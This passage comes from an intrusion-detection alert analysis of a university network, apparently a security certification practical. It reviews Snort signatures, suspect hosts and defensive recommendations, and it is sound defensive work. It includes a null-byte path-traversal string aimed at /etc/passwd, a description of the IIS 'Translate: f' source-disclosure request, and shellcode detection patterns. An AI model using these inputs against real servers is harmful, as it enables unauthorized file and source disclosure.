Correlation:
http://rr.sans.org/threats/ICMP_attacks.php

Recommendation:
Filter inbound ICMP codes 0, 8 and 30 at network border devices such as routers and firewalls.

Connect to 515 from inside

This alert is detected when an internal network host attempts a connection to the printer spooler service of another system, either an internal or external. The printer spooler (LPR) runs on TCP/UDP port 515. Some implementations of LPR are vulnerable to root level compromise via malicious string formatting operators (SANS Institute). All alerts detected (26,730) were to and from internal network addresses. These alerts account for 14.39% of all alerts noted. There were only two destinations observed; MY.NET.150.198 and MY.NET.153.111. MY.NET.150.198 was listed as the destination address in 26,729 of the alerts. If this is not a network print server, this host should be investigated for signs of compromise.

Correlation:
http://www.sans.org/newlook/alerts/port515.htm

Recommendations:
Disable the printer spooler service on all hosts not intended to act as a printer server. Ensure all print servers have up to date operating system patches. Use ingress/egress filtering for port TCP/UDP 515 to prevent LPR request from entering or leaving the network.

SNMP public access

This alert is triggered by the presence of the "public" in the datagram of a packet destined for TCP or UDP port 161. The Simple Network Management Protocol (SNMP) protocol uses community strings to authenticate access to Management Information Base (MIB) objects. In the default configuration of many SNMP implementations the community string for read access is "public" and community string for write access is "private" (SANS Institute). Unchanged, this presents a vulnerability to SNMP enabled devices. An attacker can exploit this vulnerability to read configuration information from and write configuration information to a network device. SNMP agents are a default part of the installation for many network devices.

A total of 21,516 events with this signature were noted. This amounts to 11.58% of all events noted. There were 19 sources and 139 destinations, all within the MY.NET.X.X network. Without network architecture information it is impossible to say which of these are legitimate SNMP requests verses illegitimate access attempts. Regardless, this is a poor security practice. All legitimate SNMP agents should be reconfigured to use proprietary community strings.

Correlation:
http://www.sans.org/newlook/resources/IDFAQ/SNMP.htm

Recommendations:
Disable SNMP agents on systems where it is not required. In cases where SNMP is required, ensure that the default community strings are changed and strong passwords are utilized. Establish an ACL that limits the use of SNMP to only authorized devices on the network.

MISC Large UDP Packet

Large UDP packets entering the network can be indicative of Denial of Service attempts as well as other malicious activity. Large UDP packets are used to flood a victim host and, in doing so, prevent the victim from accomplishing normal network tasks. The table below indicates all of the traffic that matched this alert signature is from external sources. In each case a large number of packets were sent to 1 or 2 destination hosts in rapid succession. Further investigation revealed repeating source ports and the use of source ports such as 0 and 31337. All of which is indicative of packet crafting.

Source	# Alerts (sig)	# Alerts (total)	Source	# Alerts (sig)	# Alerts (total)
216.106.166.211	2605	2605	211.233.45.39	714	714
211.233.45.41	1769	1770	202.102.29.141	593	605
210.76.63.49	1519	1523	211.43.209.7	418	424
216.54.221.197	1436	1436	211.233.70.163	385	385
216.106.166.164	1314	1314	64.12.41.114	219	219
211.233.70.161	1263	1263	207.189.78.230	206	206
211.233.70.162	1060	1060	207.189.78.235	154	154
208.185.151.159	886	886	210.94.0.146	30	30

Correlation:
http://www.cert.org/incident_notes/IN-99-07.html

Recommendations:
Not much can be done in advance to prevent UDP flooding. The use of the UDP protocol is legitimate and ubiquitous. If long term flooding activity is experience the network premise router should be configured to drop all packets form that source.

spp_http_decode: CGI Null Byte attack detected

This alert indicates that the string %00 was found in a packet destined for TCP port 80/443 (http/https). This is indicative of the CGI null byte exploit. The exploit is accomplished by strategically inserting the null character %00 into the URL request to a CGI script. PERL accepts null characters as a valid part of string variables. The C libraries that handle system calls interpret the null character as a delimiter.

For example if the string "../../etc/passwd%00.txt.something.else" when passed to a CGI script written in PERL will be interpreted as "../../etc/passwd\0.txt.something.else". The C libraries that process the system calls from the PERL script will interpret the null character as a delimiter, thus the string becomes "../../etc/passwd" (Rain Forrest Puppy). Cookies and encrypted SSL traffic contribute to the many false positives generated by this alert.

Analysis revealed 10932 alerts with this signature accounting for 5.88% of total alerts. These were generated by 9 internal sources. There are 16 destination involved all of which are external to the network with one exception. Some of the alerts appear to be false positives. However, two internal addresses MY.NET.88.183 and MY.NET.88.155 are responsible for 10768 of these alerts. These hosts may be engaging in malicious activities and should be checked for signs of compromise or misuse.

Correlation:
http://www.snort.org/docs/faq.html#4.12
http://www.phrack.com/phrack/55/P55-07

Recommendations:
Suggestions for improving the security of a Common Gateway Interface can be found at
http://rr.sans.org/threats/CGI_basics.php

INFO MSN IM Chat data

Several vulnerabilities exist in the various Instant Messenger / Chat applications. The vulnerabilities include file sharing, host identification, and buffer overflows. These are peer-to-peer applications and as such are subject to being exploited by a peer.
This alert signature accounted for 3.92 % of all alerts observed. As expected the source addresses involved in these alerts were both internal and external to the University's network. Host MY.NET.150.165 was noted as the source address of 993 of these alerts. This same host was shown to be the destination address of 1000 of these alerts. This host should be checked for signs of compromise.

Correlation:
http://rr.sans.org/threats/IM.php

Recommendations:
Review policies governing network use. If network messaging/chat is not specifically prohibited by the current usage policy, consider revising the policy. It is not practical to block the ports associated with these applications. Doing so will most likely result in a denial of legitimate services. Address the use of these applications in a network usage policy and enforce the policy through IDS detection.

High port 65535 udp - possible Red Worm - traffic

This alert indicates that a UDP packet with a source or destination port of 65535 has traversed the network. At least two known Trojans use this port and protocol for communication: the Adore worm, and the RC1 Trojan. While Worms and Trojans quite frequently use this port, it is normal for a non-malicious UDP packet to use this port. This increases the opportunity for an IDS to generate false positives. However my analysis revealed that there are a large number of hosts communicating frequently with this port and protocol. Many of the alerts observed used 65535 as the source and the destination port of the packet. The communication patterns show internal to internal, internal to external, and external to internal network communications. The table below lists five hosts that should be considered compromised and taken off the network for forensic evaluation.

Source	# Alerts (sig)	# Alerts (total)	Source	# Alerts (sig)	# Alerts (total)
MY.NET.6.52	1090	1093	MY.NET.6.48	659	661
MY.NET.6.49	744	762	MY.NET.6.51	287	297
MY.NET.6.50	731	736			

Correlation:
http://rr.sans.org/threats/mutation.php
http://andrew.triumf.ca/ports/sophos.html
http://www.sans.org/y2k/adore.htm
http://www.blackcode.com/trojans/details.php?id=1073

Recommendations:
Remove compromised hosts form the network and take the appropriate measures to clean or rebuild them. Use Antivirus software on all systems and update virus signatures regularly. Encourage all users of the network to do the same.

ICMP Router Selection

This alert is detected when an ICMP message type 10 code 0 traverses the network. This ICMP message corresponds the Internet Router Discovery Protocol (IRDP). IRDP is used by systems on the network to discover the network's default router by sending a solicitation request to the mutlicast address 224.0.0.2.

When a response is received, the route advertised by the response is added to the requesting system as the default route. This is normal behavior in Windows DHCP clients, and Sun systems without an /etc/defaultrouter entry. A vulnerability exists in this protocol in that an attacker could send bogus / spoofed IRDP messages which could be used to alter the default route a network client system receives. If performed from within the same network this attack can be used for passive monitoring or man in the middle attacks. From an external network an attacker can cause a denial of service by providing bogus default route information (sili@l0pht.com). A total of 2392 alerts with this signature were observed. This accounts for 1.29% of all alerts. All alerts were from internal network hosts and the destination address for each was 224.0.0.2.

Correaltion:
http://www.l0pht.com/research/advisories/1999/rdp.txt
http://www.iana.org/assignments/icmp-parameters
http://www.faqs.org/rfcs/rfc1256.html

Recommendations:
Block all external ICMP type 9 and 10 messages. Disable IRDP in Windows clients via the appropriate registry entries. Add a /etc/defaultrouter entry to each SUN host on the network.

INFO - ICQ Access

See INFO MSN IM Chat data above. Similar vulnerabilities exist in ICQ. 2101 alerts were generated with this signature accounting for 1.13% of all alerts observed. All alerts originated from two internal network hosts, all destination addresses were external network addresses. MY.NET.151.79 was responsible for 2003 connections. Further investigation of this host may be required.

Recommendations:
See INFO MSN IM Chat data above.

SMB Name Wildcard

This alert is generated when either TCP or UDP port 137 is used to perform NETBIOS name enumeration. This is easily accomplished using the native Windows utility NBTSTAT. The network.vbs worm also uses NETBIOS enumeration in an attempt to replicate itself. 1575 alerts were found with this signature. This equates to 0.85% all alerts observed. The alerts were to and from addresses within the network. The majority of these are most likely false positives encountered during normal operations. However, MY.NET.5.7 was responsible for 399 of the alerts. Further analysis revealed that this host is also generating ICMP Echo Request L3retriever Pings. This host should be check for signs of compromise or misuse.

Correlation:
http://www.sans.org/newlook/resources/IDFAQ/port_137.htm

Recommendations:
Establish filters on network border devices (firewalls, routers) to filter external request for NETBIOS protocols.

ICMP Fragment Reassembly Time Exceeded

This alert indicates that a system on the network generated an ICMP Fragment Reassembly Time Exceeded message. Which means that the system received a packet fragment, set a timer for the receipt of all fragments and did not receive the entire packet prior to the expiration of the timer. An MTU of 1500 bytes is somewhat ubiquitous in networks and throughout the Internet. Fragmentation can occur when a packet encounters a route with a smaller MTU. At this point the packet will be fragmented to accommodate the smaller MTU and reassembled by the destination host. Fragmented packets can indicate malicious activity on the network. Examples of this include the Teardrop, Tiny Fragment, Overlapping Fragment and Ping O' Death Fragmentation attacks.

A total of 1055 alerts with this signature were noted (0.57% of all alerts). The majority of the hosts generating the fragmented packets were external network addresses. The table below indicates the source addresses of the internal systems generating the ICMP messages. These are the hosts that received the fragmented packets. Notice that these hosts are generating a number of other alerts in addition to the IMCP Fragmentation Reassembly Time Exceeded (See #Alerts total).

Source	# Alerts (sig)	# Alerts (total)	Source	# Alerts (sig)	# Alerts (total)
MY.NET.153.152	345	427	MY.NET.153.115	25	459
MY.NET.88.155	198	4916	MY.NET.153.171	20	2310
MY.NET.153.184	141	4210	MY.NET.153.185	16	1526
MY.NET.153.154	100	144	MY.NET.153.151	16	628
MY.NET.153.153	95	110	MY.NET.153.106	12	522
MY.NET.88.244	66	111			

Correlation:
http://www.all.net/journal/netsec/1995-09.html
http://rr.sans.org/threats/frag_attacks.php

Recommendations:
The hosts in the table above should be examined for signs of compromise. Ensure that all systems have the latest vendor patches applied to denial of service due to fragmentation attacks.

ICMP Echo Request L3retriever Ping (937 alerts)
ICMP Echo Request Windows (524 alerts)
ICMP Echo Request Nmap or HPING2 (148 alerts)
ICMP Echo Request Cisco Type.x (5 alerts)
ICMP Echo Request CyberKit 2.2 Windows (1 alert)

The alerts above are all generated by ICMP echo requests (PING). The difference between them is the payload content. The payload of the ICMP Echo request can and will vary depending upon the operating system or application that generates the request. All of the alerts above are indicative of network reconnaissance. Legitimate users wishing to verify the presence of a remote system on the network may have generated some of these alerts. These would most likely be the Cisco requests and some of the Windows requests. Host MY.NET.5.7 was responsible for 391 of the L3retriever pings. It has already been recommended that this host be investigated. Host MY.NET.5.87 was responsible for 400 of the Windows Echo Requests. This system may be engaging in malicious activities.

FTP DoS ftpd globbing

This alert is generated when file globbing is detected in an ftp session. File globbing is the practice of using shell meta characters as wild cards for file name expansion. An example is mget *.foo this tells the ftp server to return all files that end in .foo in the current directory. The wu-ftp server version 2.6.0 is subject to a buffer overflow vulnerability based on the way the wu-ftp server handles globbing requests. A specially crafted glob request can result in a buffer overflow and potentially give root access to any user including the anonymous user. In all 747 alerts were noted from 12 external hosts to 8 internal hosts. This accounts for 0.40 % of all events noted. See Appendix B for a link graph of FTP globbing activity.

Correlation:
http://www.eeye.com/html/Support/Retina/RTHs/FTP_Servers/815.html
http://www.pgp.com/research/covert/advisories/048.asp
http://www.cert.org/advisories/CA-2001-07.html
http://www.wu-ftpd.org/

Recommendations:
From the link graph above it appears the hosts MY.NET.151.67, MY.NET.150.145, MY.NET.153.164 and MY.NET.153.150 should be checked for signs of compromise.
Ensure that all FTP servers have the latest vendor patches applied. Limit FTP access to authorized hosts by establishing an ACL at the premise router and firewall. Anonymous FTP should not be used. If it must be used, develop a DMZ network and use it there only.

INFO FTP anonymous FTP

Anonymous FTP allows users to access the FTP server as guests (no user account) using the anonymous account with a password of their choosing (i.e. email@somewhere.com). Generally speaking, anonymous FTP is a poor security practice. Often the anonymous FTP account is installed by default and must be manually disabled.

This service may be installed without the administrator's knowledge, thus increasing an attackers opportunity to exploit the server. The alerts indicate 166 anonymous FTP accesses, all from external source addresses. A table below shows the destination hosts receiving anonymous FTP requests. It should not surprise the reader to find some of the same destinations listed in the FTP Globbing link graph.

Destinations	# Alerts (sig)	Destinations	# Alerts (sig)	Destinations	# Alerts (sig)
MY.NET.150.190	49	MY.NET.153.219	7	MY.NET.150.220	4
MY.NET.150.243	11	MY.NET.150.83	6	MY.NET.153.220	3
MY.NET.150.147	11	MY.NET.150.197	6	MY.NET.150.16	3
MY.NET.150.41	10	MY.NET.151.114	6	MY.NET.150.226	3
MY.NET.150.231	10	MY.NET.150.107	4	MY.NET.5.85	3
MY.NET.150.195	9	MY.NET.5.95	4	MY.NET.5.92	3
MY.NET.88.187	8	MY.NET.150.84	4	MY.NET.150.139	2

Correlation:
http://www.cert.org/tech_tips/anonymous_ftp_abuses.html

Recommendations:
The hosts in the table above should be examined for signs of compromise. Hosts that are intended to be FTP servers should have the latest vendor patches applied and the anonymous account disabled. If anonymous access is required the host should be moved to a DMZ network.

FTP MKD - possible warez site
FTP CWD - possible warez site

The alerts above are from commands that are native to the FTP protocol. MKD is the command for making a directory and CWD is the command for change working directory. While it is normal to see this type of activity from an authorized user account, it can be very abnormal to see it form external source addresses. The alert listings show anonymous FTP access from three separate external source addresses. All three sources created directories on the target host: MY.NET.150.190. This host definitely requires further investigation. It is almost certainly being used in manner other than intended.

ICMP Destination Unreachable (Communication Administratively Prohibited)

This alert is generated when an ICMP Destination Unreachable (Communication Administratively Prohibited) message is sent across the network. This message tells the source host that it not allowed access the destination network or host they are trying to reach.

In this case host MY.NET.150.1 is sending the ICMP unreachable messages to host MY.NET.150.24. MY.NET.150.1 appears to be a Cisco router based on ICMP echo request noted in other packets from this address. This is likely to be the default router for MY.NET.150.24. The packets from MY.NET.150.24 that are causing MY.NET.150.1 to generate the ICMP unreachable message were not recorded by the IDS. MY.NET.150.24 sent a total of 426 packets over a 5-day period. IDS logs show only one other packet sent to MY.NET.150.24 on 020109. This packet was a proxy scan from an external source address. MY.NET.150.24 should be investigated to determine the nature to the packets causing the ICMP unreachable messages to be generated by MY.NET.150.1.

Correlation:
http://www.iana.org/assignments/icmp-parameters

Watchlist 000220 IL-ISDNNET-990517

The table below shows the source addresses that triggered this alert. These are part of a custom Watch list. The Watch list is not part of the current SNORT signature distribution. Notice that each of the addresses below shows signs of KaZaA activity. KaZaA is a peer-to-peer media distribution application and as such subject to the vulnerabilities that are inherent to peer-to-peer services.

Source	# Alerts (sig)	Destination Addresses	Activity	Net-Name / Location
212.179.35.118	281	MY.NET.153.178, MY.NET.153.162 MY.NET.153.148, MY.NET.153.143 MY.NET.153.163, MY.NET.152.19	HTTP KaZaA	IL-ISDNNET-990517 Petach Tikvah, Israel
212.179.35.119	64	MY.NET.153.178, MY.NET.153.162 MY.NET.153.148, MY.NET.153.143 MY.NET.153.163	KaZaA	IL-ISDNNET-990517 Petach Tikvah, Israel
212.179.127.75	11	MY.NET.88.162	KaZaA	ARAVA- DEVELOPMENT- COMPANY-LTD Petach-Tikva, Israel
212.179.27.6	6	MY.NET.150.133	KaZaA	ADI-ASSOCIATION Petach Tikvah, Israel
212.179.28.133	6	MY.NET.5.97 MY.NET.5.128	HTTP	BS-COMPUTERS Petach Tikvah, Israel
212.179.34.114	4	MY.NET.150.133	KaZaA	IL-ISDNNET-990517 Petach Tikvah, Israel
212.179.51.77	4	MY.NET.150.133	KaZaA	SELA-GROUP Petach Tikvah, Israel
212.179.45.195	3	MY.NET.150.133	KaZaA	KIBBUTZ-MATZUVA Petach Tikvah, Israel

212.179.48.2	2	MY.NET.150.143	Unknown	NESS-TECHNOLOGIES Petach Tikvah, Israel
212.179.38.251	2	MY.NET.150.145	KaZaA	IMFOMALL-LTD Petach Tikvah Israel
212.179.45.205	2	MY.NET.150.133	KaZaA	KIBBUTZ-MATZUVA Petach Tikvah, Israel

Correlation:
GCIA Student practical: http://www.sans.org/y2k/practical/Jacomo_Piccolini_GCIA.doc
GCIA Student practical: http://www.sans.org/y2k/practical/Mike_Worman_GCIA.doc

Recommedations:
Block these IP addresses at the network premise router. Check the destination hosts listed in the chart above for signs of compromise.

WEB-MISC Attempt to execute cmd

This is an attempt to gain access to the Windows command shell via an exploited IIS web server. Un-patched IIS web servers are subject to a number of exploits. One of the more recent exploits is the CODE RED worm, which exploited a buffer overflow condition in the Index Server of IIS. A variant of the CODE RED worm, CODE RED II exploited IIS web servers in the same manner. However, it also installed Trojan code that made the cmd.exe (windows command shell) available via an HTTP GET request. These alerts are indicative of random network scans looking for exploited IIS webservers.

Correlation:
http://www.iss.net/security_center/alerts/advise90.php

Recommendations:
Ensure all IIS web servers have the latest vendor patches applied. Establish an ACL that drops TCP port 80 requests to destination addresses other than authorized web servers.

MISC traceroute

Traceroute is used to determine the network path a packet will follow from source to destination. In addition to its intended uses, traceroute can be used to map networks. TCP traceroute is particularly useful for subverting firewalls and packet filters that normally block other traceroute packets. Of the 190 alerts received, 184 were from source addresses 213.47.111.135 and 192.168.0.2. All alerts form these two sources showed a destination port of 1214. Ah, now that's interesting! Port 1214 just happens to be the port that is used by KaZaA. Without packet decodes the exact nature of this traffic cannot be confirmed.

EXPLOIT x86 NOOP

This alert indicates the 0x90 NOP sled was found in a packet. The 0x90 NOP sled is commonly used in buffer overflow attempts against x86 architectures. Very often this is a false positive resulting from binary downloads from a web server. This can often be distinguished by the presence of port 80 in the alert. However in this case 100 of the 132 alerts recorded were form source address 24.95.245.166 to MY.NET.150.190 on port 20. This is very likely an attempted buffer overflow.

Correlation:
http://www.der-keiler.de/Mailing-Lists/securityfocus/incidents/2001-10/0020.html
http://www.der-keiler.de/Mailing-Lists/securityfocus/incidents/2001-10/0032.html
Follow the thread for further discussion.

Recommedations:
Remove MY.NET.150.190 from the network and perform forensic analysis. Add IP 24.95.245.166 to a block list ACL on the border router.

TCP SRC and DST outside network

This alert indicates that a packet with an external source and destination address traversed the local network. This could indicate that a local network device is connected to two networks and advertising routes. The majority of the traffic analyzed was to and from port 139 (NETBIOS name resolution).

Possible trojan server activity

The following hosts were detected communicating to internal as well as external network addresses on port 27374. This traffic is indicative of the SubSeven Trojan Horse.

Source	# Alerts (sig)	Source	# Alerts (sig)
MY.NET.5.83	28	MY.NET.5.78	5
MY.NET.150.220	12	MY.NET.5.29	4
170.235.1.118	8	MY.NET.5.119	4
MY.NET.13.12	7	MY.NET.5.45	3
MY.NET.5.33	5	213.77.129.108	2

Correlation:
http://www.simovits.com/sve/nyhetsarkiv/1999/nyheter9902.html

Recommendations:
These hosts should be removed from the network and tested for the presence of SubSeven. Note that the chart also includes two external network addresses. These addresses should be monitored and if this activity continues they should be added to the block list ACL on the network premise router.

Watchlist 000222 NET-NCFC

See Watchlist 000220 IL-ISDNNET-990517 above. The whois resolution for the source addresses that triggered these alerts is:

The Computer Network Center Chinese Academy of Sciences (NET-NCFC)
P.O. Box 2704-10,
Institute of Computing Technology Chinese Academy of Sciences
Beijing 100080, China
CN
Netname: NCFC
Netblock: 159.226.0.0 - 159.226.255.255

INFO Possible IRC Access

Internet Relay Chat is medium heavily used on the Internet for information exchange. Due to its popularity many clients have been developed to make it easier for the end user to use IRC. These feature rich IRC clients also introduce many vulnerabilities into a network. The scope of these vulnerabilities ranges from Trojan code to Denial of Service attacks.

Correlation:
http://www.irc-junkie.org/content/a-protectYourself.php
http://www.securiteam.com/exploits/5QP030U6AO.html
http://www.cert.org/summaries/CS-97.05.html

WEB-IIS _vti_inf access

This alert is caused by scans for the presence Front Page server extensions. More specifically scans that made a request for _vti_inf.html. Front Page server extensions can be found on IIS and other web servers and generally facilitate web maintenance. Improperly configured Front Page server extensions may give an attacker write permissions to the web server. 45 alerts from external source addresses were noted during this analysis.

Correlation:
http://www.ciac.org/ciac/bulletins/k-048.shtml

WEB-FRONTPAGE _vti_rpc access

These alerts are caused by a scans for another Front Page vulnerability. Malformed requests sent to the author.dll dynamic link library in Front Page could cause the server to crash. This is a denial of service attempt.

Correlation:
http://archives.neohapsis.com/archives/ntbugtraq/2001-q1/0003.html
http://www.eeye.com/html/Research/Advisories/AD20001222.html

WEB-MISC compaq nsight directory traversal

This alert is caused by scans for Compaq web-enabled server management software. The software listens on TCP/2301 and has at least two known vulnerabilities. The first is a buffer overflow condition, the second is the "../" directory traversal. 32 alerts were noted. This is most likely a result of random scanning.

Correlation:
http://www.wwdsi.com/demo/saint_tutorials/Compaq_Insight_Manager_http_server.html

WEB-COLDFUSION administrator access

This alert indicates an attempt to access the web enabled administrator pages for the ColdFusion web development software. Access to the administration page is governed by the software configuration and web server permission. If these are not in place the administrative functions of the software may be accessed remotely.

Correlation:
http://livedocs.macromedia.com/cf50docs/Installing_and_Configuring_ColdFusion_Server/basicconfig3.jsp

WEB-IIS view source via translate header

This alert is triggered if the string "translate f:" is present in a GET request. The "translate f:" command is part of the Web DAV tool set. The intent of Web DAV is to allow remote administration and authoring of web documents. A flaw in the IIS web server's scripting engine allows the source code of any script controlled by the scripting engine to be returned to the requestor without authentication. The exploit is performed by adding the string Translate: f to the end of a GET request header and appending a trailing / to the URL associated with that request. The use of Translate: f in the header instructs the server to not process the script, but instead, to simply return the script's source code directly to the requestor. These alerts appear to be random attempts to exploit this vulnerability.

Correlation:
http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=1578
http://www.4guysfromrolla.com/webtech/081500-1.shtml

WEB-CGI formmail access

This alert indicates an attempt to access formail. Formmail is a widely used web based email system. Formmail authenticates the user via the HTTP-REFERER header. By crafting the HTTP-REFERER header the system can be used email relay. These alerts appear to be random attempts to exploit this vulnerability.

Correlation:
http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=3954

WEB-IIS admin access

This vulnerability exists in IIS 4.0 web servers that have been upgraded from previous versions (2.0 and 3.0). During the upgrade, the file ism.dll, is placed in the /scripts/admin directory. If the web server's file permissions are not properly configured an attacker could potentially gain access to the server configuration information, including the administrative password (NIPC Cybernotes). These alerts appear to be random attempts to exploit this vulnerability.

Correlation:
http://www.nipc.gov/cybernotes/1999/cyberissue3.pdf
http://www.eeye.com/html/Support/Retina/RTHs/CGI_Scripts/287.html

WEB-IIS 5 .printer isapi

This alert indicates a buffer overflow attempt against the IIS 5.0 web server. The IIS 5.0 web server is subject to a buffer overflow condition when approximately 420 bytes sent within the HTTP Host: header for a .printer ISAPI request (Eeye Digital Security). The buffer overflow causes the web server service to crash. Windows 2000 monitors the state of the web server and will restart the web server service if it fails. This provides an attacker an opportunity to execute arbitrary code. One alert form source address 80.56.144.47 was noted during analysis.

Correlation:
http://www.eeye.com/html/Research/Advisories/AD20010501.html

Recommendations:
Ensure that all web servers have the latest vendor patches applied. Add source address 80.56.144.47 to a block list ACL at the network premise router.

Web-iis_IIS ISAPI Overflow ida nosize

This is a well-published exploit against the IIS 5.0 web server. The IIS 5.0 web server, as part of the default installation, installs an index server. The index server (ida.dll) has an unchecked buffer that handles URL requests. This unchecked buffer is subject to a buffer overflow condition. The index server runs with permissions of the Windows server system account. If the buffer overflow is successful, the attacker gains complete control of the system.

This is the exploit used, with great success, by the CODE RED worm. This alert was noted from 18 external sources.

Correlation:
http://www.ciac.org/ciac/bulletins/l-098.shtml

Recommendations:
Ensure that all IIS web servers have the latest vendor patches applied. Consider an ACL that drops inbound request to port 80 if they are not destined for an authorized web server.

WEB-MISC 403 Forbidden

This is a standard HTTP error message. The message indicates that the requestor does not have read privileges for web page or document requests. While this alert can indicate that the requestor is overly curious, more often than not the user is unaware that the specific page requested requires a higher level of privilege. 25 alerts were noted. All alerts involved internal source address attempting to access external servers.

Correlation:
http://docs.yahoo.com/docs/writeus/error.html

WEB-IIS Unauthorized IP Access Attempt

This alert is generated when a web server responds to a URL request with a 401 "Unathorized" error message. The "401" error message indicates that the source IP address of the requestor is not allowed to access the web server requested. More often than not this is because the web server has been restricted to a particular network IP range. IP addresses not in that range are denied access implicitly. The signature for this alert causes a relatively high number of false positives. 6 alerts were noted with this signature. All alerts were from an internal source address to external servers.

Correlation:
http://www.internetqa.com/web_tests/links/error_info.htm

INFO Napster Client Data

Napster is a distributed file sharing system designed to allow users to download, and serve, mp3 files. Aside from the obvious copyright issues, Napster introduces peer-to-peer file sharing vulnerabilities into the network. In addition, streaming mp3 files are extremely bandwidth intensive. A total of 45 alerts were noted with this signature. The majority of these were inbound connection attempts from external source addresses. Four internal addresses noted receiving these connections from external sources. They are as follows: MY.NET.151.79, MY.NET.150.246, MY.NET.150.190 and MY.NET. 150.143.

Correlation:
http://online.securityfocus.com/library/2840
http://rr.sans.org/threats/napster.php

Recommendations:
These systems should be checked for the presence of the Napster software and/or potential compromise resulting from the use of this software. If this does not comply with the University's network usage policy the software should be removed. The University's network usage policy should be reviewed if it does not address this form of network use.

INFO Inbound GNUTella Connect accept
INFO Inbound GNUTella Connect request
INFO Outbound GNUTella Connect accept

The GNUTella alerts fall into the same category as the Napster and KaZa alerts. GNUTella is peer-to-peer based and is subject to the same vulnerabilities as the others. The real cause for concern with these alerts is that inbound connection attempts are being accepted. This means that most likely GNUTella is already in use on the network. Compromising one of these systems open the door to other systems on the network. Inbound connections were noted to the following addresses: MY.NET.152.247, MY.NET.152.246 and MY.NET.151.72

Correlation:
http://www.gnutellanews.com/information/what_is_gnutella.shtml
http://www.net-security.org/text/articles/viruses/gnutella.shtml

Recommendations:
See recommended course of action for Napster.

EXPLOIT NTPDX buffer overflow

The network time protocol daemon is vulnerable to a buffer overflow exploit. Proof of concept code for this exploit was published on the Internet in April of 2001. The ntp protocol uses UDP port 123. Spoofing the source IP of ntp UDP packets is easily accomplished. Because the network time protocol runs as root, the potential exist for an attacker to gain complete control of the system. 37 alerts were noted originating from external source addresses. Source address 216.106.172.148 was responsible for 10 of these alerts.

Correlation:
http://www.linuxsecurity.com/advisories/netbsd_advisory-1255.html
http://online.securityfocus.com/archive/1/174011

Recommendations:
Apply the latest vendor patches to all ntp servers. Develop an ACL that prohibits inbound ntp request from unauthorized clients.

EXPLOIT x86 setuid 0

This signature alerts on the presence of "b017 cd80" in the datagram of the packet. This HEX signature is found in many buffer overflow exploits targeting the x86 architecture. Two of the most common buffer overflows that contain this signature are the Solaris dt_action and the wu-ftp buffer overflows. 17 alerts with this signature were noted. However, due to the limited number of packets noted from any one source (no more than 2 from any source) these are likely to be false positives.

Correlation:
GCIA student practical: http://www.sans.org/y2k/practical/Herschel_Gelman.html#overflows

Recommendations:
Apply the latest vendor system patches.

NMAP TCP ping!

NMAP is a powerful scanning and OS fingerprinting tool developed by Fyodor. One of the features of NMAP is the TCP "Ping". The TCP ping is performed by sending a TCP ACK to a host and listening for a TCP RST. If a TCP RST is received, it is reasonable to assume the host is up. 36 instances of this alert were noted. External source address 193.144.127.9 was responsible for 28 of these alerts.

Correlation:
http://www.linuxsecurity.com/feature_stories/feature_story-4.html

Recommendations:
Add source IP 193.144.127.9 to premise router block list ACL.

Attempted Sun RPC high port access
SUNRPC highport access!

These alerts correspond to access or access attempts to high numbered ports commonly used by RPC services. The Port mapper service (TCP/111) is used to map remote procedural calls to the appropriate port for the service requested. These services run at high ports such as TCP 32773 (rpc.ttdbserverd), 32776 (rpc.spray), 32777 (rpc.walld) and 32779 (rpc.cmsd). Many exploits exist for RPC services. Included among these are statd, ttdbserverd, cmsd and ypupdated. Of course, RPC has many legitimate uses as well. The alerts noted were all from internal sources to other internal sources. While this may mean that they are false positives, there is no way to be sure without a packet decode.

Correlation:
http://www.cert.org/advisories/CA-2000-17.html
http://www.stanford.edu/group/itss-ccs/security/Advisories/99-0010.html
http://online.securityfocus.com/advisories/1721

Recommendations:
Disable RPC services if they are not required. This can be accomplished by editing the /etc/inetd.conf file. Block known RPC service ports at the premise router. Consider an allow by exception policy, allowing only trusted external hosts to use these ports and services.

EXPLOIT x86 setgid 0

See EXPLOIT setuid 0 above.

x86 NOOP - unicode BUFFER OVERFLOW ATTACK

This alert is generated when the NOOP sled, frequently used in x86 buffer overflows, is found in a packet. This is very similar to the EXPLOIT x86 NOOP above accept the in this case the NOOP sled is Unicode.

Recommendations:
See EXPLOIT x86 NOOP.

RPC tcp traffic contains bin_sh

This alert is most likely a custom SNORT signature looking for RPC buffer overflow attempts. A buffer overflow is very likely to include a reference to /bin/sh somewhere in the payload. Many buffer overflows target RPC services as described above in RPC high port access. In this case the offending source addresses are 216.35.148.102 and 131.118.254.38. The targets of these attempts were MY.NET.88.189 and MY.NET.150.131.

Back Orifice

Back Orifice is an application release by the Cult of the Dead Cow. It is used to remotely control Windows systems. Back Orifice is highly customizable and gives an attacker complete control of the remote system. Many view Back Orifice as being legitimate system administration tool. However, it is often distributed as a Trojan horse with malicious intent. In the default configuration, the Back Orifice server listens on port 31337. The chart below shows systems that should be checked for the presence of Back Orifice.

MY.NET.150.1	MY.NET.6.51	MY.NET.153.142	MY.NET.6.50
MY.NET.153.203	MY.NET.150.165	MY.NET.153.146	MY.NET.6.52
MY.NET.153.204	MY.NET.6.49	MY.NET.152.178	

Correlation:
http://www.iss.net/security_center/alerts/advise5.php
http://www.symantec.com/avcenter/warn/backorifice.html

Recommendations:
The systems in the chart above should be checked for the presence of Back Orifice. The correlation links for this item contain detection and eradication information.

Port 55850 udp - Possible myserver activity - ref. 010313-1

This is the first time I have seen this particular signature. I was not able to find much in the way of correlation. I found a couple of news group archives that claim this is part of a root-kit that was making its way around in the summer of 2000. Based on the randomness and minuscule amounts of communication noted from the packets recorded by this signature, I believe that these may be false positives. However, based on the information I've found that indicates this is part of a rootkit, I would recommend continuing to monitor the IDS logs for systems communicating on this port. Systems found using this port should be checked. At a minimum the MD5 hash values of the system binaries should be compared with the values produced from known good binaries.

Correlation:
http://lists.insecure.org/incidents/2000/Oct/0141.html
http://archives.neohapsis.com/archives/incidents/2000-07/0081.html

TFTP - External UDP connection to internal tftp server

TFTP stand for Trivial File Transfer Protocol. This protocol is a simple form of FTP without the login/password requirements. TFTP uses UDP port 69. TFTP can be used to read from and write files (including configuration files) to the system running the TFTP server. TFTP is a very poor security practice. This alert was generated for five connections that came from three external source addresses. The destination addresses involved are MY.NET.88.155 and MY.NET.153.211. The TFTP servers on these internal systems should be disabled immediately. These hosts should also be considered compromised due to ease of exploiting this type of vulnerability.

Correlation:
http://www.webopedia.com/TERM/T/TFTP.html

MISC PCAnywhere Startup

